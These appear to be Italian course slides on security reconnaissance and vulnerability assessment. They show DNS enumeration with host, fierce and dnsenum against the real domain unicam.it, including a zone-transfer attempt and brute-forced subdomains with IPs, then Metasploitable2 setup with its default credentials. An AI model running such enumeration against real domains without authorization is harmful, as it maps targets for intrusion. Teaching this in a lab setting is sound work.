
host



```
[root@localhost ~]# host
Usage: host [-aCdilrTvVw] [-c class] [-N ndots] [-t type] [-W time]
            [-R number] [-m flag] hostname [server]
       -a is equivalent to -v -t ANY
       -c specifies query class for non-IN data
       -C compares SOA records on authoritative nameservers
       -d is equivalent to -v
       -i IP6.INT reverse lookups
       -l lists all hosts in a domain, using AXFR
       -m set memory debugging flag (trace|record|usage)
       -N changes the number of dots allowed before root lookup is done
       -r disables recursive processing
       -R specifies number of retries for UDP packets
       -s a SERVFAIL response should stop query
       -t specifies the query type
       -T enables TCP/IP mode
       -U enables UDP mode
       -v enables verbose output
       -V print version number and exit
       -w specifies to wait forever for a reply
       -W specifies how long to wait for a reply
       -4 use IPv4 query transport only
       -6 use IPv6 query transport only
[root@localhost ~]#
```

```
host unicam.it
host –t ns unicam.it
host –t mx unicam.it
```


fierce -dns unicam.it



```
root@[redacted]:~# fierce -dns unicam.it
DNS Servers for unicam.it:
        camcic.unicam.it
        dns.cineca.it

Trying zone transfer first...
        Testing camcic.unicam.it
                Request timed out or transfer not allowed.
        Testing dns.cineca.it
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
193.204.8.131   provadocenti.unicam.it
193.204.8.132   cicbib.unicam.it
193.204.8.137   radius1.unicam.it
193.204.8.138   radius2.unicam.it
193.204.8.140   telealzheimer.unicam.it
193.204.8.131   apollo.unicam.it
193.204.8.28    proxy.unicam.it
193.204.8.23    iorestoacasa.unicam.it
193.204.8.18    camplus.unicam.it
193.204.8.13    camcic.unicam.it
```

http://ha.ckers.org/fierce/

dnsenum unicam.it




```
root@[redacted]:~# dnsenum unicam.it
dnsenum VERSION:1.2.6

-----   unicam.it   -----


Host's addresses:
__________________



Name Servers:
______________

camcic.unicam.it.                        16400    IN    A        193.204.8.13
dns.cineca.it.                           244      IN    A        130.186.1.70


Mail (MX) Servers:
___________________

ASPMX2.GOOGLEMAIL.COM.                   128      IN    A        209.85.233.27
ASPMX3.GOOGLEMAIL.COM.                   129      IN    A        172.253.118.27
ASPMX.L.GOOGLE.COM.                      128      IN    A        108.177.15.26
ALT1.ASPMX.L.GOOGLE.COM.                 128      IN    A        209.85.233.26
ALT2.ASPMX.L.GOOGLE.COM.                 128      IN    A        172.253.118.26
```

https://github.com/fwaeytens/dnsenum

DNS

FINE



Metasploitable2

https://docs.rapid7.com/metasploit/metasploitable-2/#metasploitable-2


The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities.

Metasploitable 2 is available at:

- https://information.rapid7.com/metasploitable-download.html
- https://sourceforge.net/projects/metasploitable/

Metasploitable2

https://sourceforge.net/projects/metasploitable/



Home / Browse / Security & Utilities / Security / Metasploitable

Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine

Brought to you by: rapid7user

★★★★☆ 6 Reviews

Downloads: 7,280 This Week

Last Update: 2019-08-19

Download metasploitable-linux-2.0.0.zip from SourceForge - 865.1 MB

metasploitable-linux-2.0.0.zip

1m 11s al termine — 408 di 825 MB (6,1 MB/sec)


This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.

Metasploitable2

https://www.wikigain.com/download-install-metasploitable-in-virtualbox/



Generale

Nome: metasploitable2
Sistema operativo: Other Linux (64-bit)

Sistema

Memoria di base: 1024 MB
Ordine di avvio: Floppy, Ottico, Disco fisso
Accelerazione: VT-x/AMD-V, Paginazione nidificata, Paravirtualizzazione KVM

Schermo

Memoria video: 16 MB
Scheda grafica: VMSVGA
Server di desktop remoto: Disabilitato
Registrazione: Disabilitata

Anteprima

Archiviazione

Controller: IDE
IDE master primario: Metasploitable.vmdk (Normale, 8,00 GB)
IDE master secondario: [Lettore ottico] Vuoto

Audio

Driver host: Windows DirectSound
Controller: ICH AC97

Rete

Scheda 1: PCnet-FAST III (NAT)

USB

Controller USB: OHCI, EHCI
Filtri dispositivi: 0 (0 attivo)


Cartelle condivise

Nessuna

Descrizione

Nessuna

Metasploitable2



Getting Started

After the virtual machine boots, login to console with username `msfadmin` and password `msfadmin`. From the shell, run the `ifconfig` command to identify the IP address.


```
msfadmin@metasploitable:~$ ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0c:29:9a:52:c1
          inet addr:192.168.99.131  Bcast:192.168.99.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9a:52c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Metasploitable2

`ifconfig`	per vedere indirizzo IP
`sudo loadkeys it`	per settare la tastiera in italiano
`sudo shutdown -h now`	per spegnere il sistema
`sudo halt`	per spegnere il sistema


vulnerability assessment

Versione completa



vulnerability assessment

Un vulnerability assessment è un esame sistematico dei punti deboli della sicurezza di un sistema informativo. Valuta se il sistema è suscettibile di vulnerabilità note, assegna livelli di gravità a tali vulnerabilità e raccomanda la correzione o la mitigazione, se e quando necessario.



Tipologia di assessment

Esistono diversi tipi di valutazione della vulnerabilità

- ✓ Host assessment - Valutazione dei server critici, che possono essere vulnerabili agli attacchi se non adeguatamente testati o non generati da un'immagine macchina testata.

- ✓ Network and wireless assessment - Valutazione delle politiche e delle pratiche per prevenire l'accesso non autorizzato alle reti private o pubbliche e alle risorse accessibili in rete.


- ✓ Database assessment - valutazione dei database o dei sistemi di big data alla ricerca di vulnerabilità e configurazioni errate, identificazione di database non sicuri o di ambienti di sviluppo/test non sicuri e classificazione dei dati sensibili nell'infrastruttura di un'organizzazione.

- ✓ Application scans - identificazione delle vulnerabilità di sicurezza nelle applicazioni web e nel loro codice sorgente mediante scansioni automatiche sul front-end o analisi statica/dinamica del codice sorgente

security scanning process

Identificazione delle vulnerabilità (test)


- L'obiettivo di questa fase è redigere un elenco completo delle vulnerabilità di un'applicazione. Gli analisti della sicurezza verificano lo stato di sicurezza di applicazioni, server o altri sistemi eseguendo scansioni con strumenti automatici o testandoli e valutandoli manualmente. Gli analisti si basano anche su database di vulnerabilità, annunci di vulnerabilità dei fornitori, sistemi di gestione delle risorse e feed di intelligence sulle minacce per identificare i punti deboli della sicurezza.



security scanning process

Analisi delle vulnerabilità

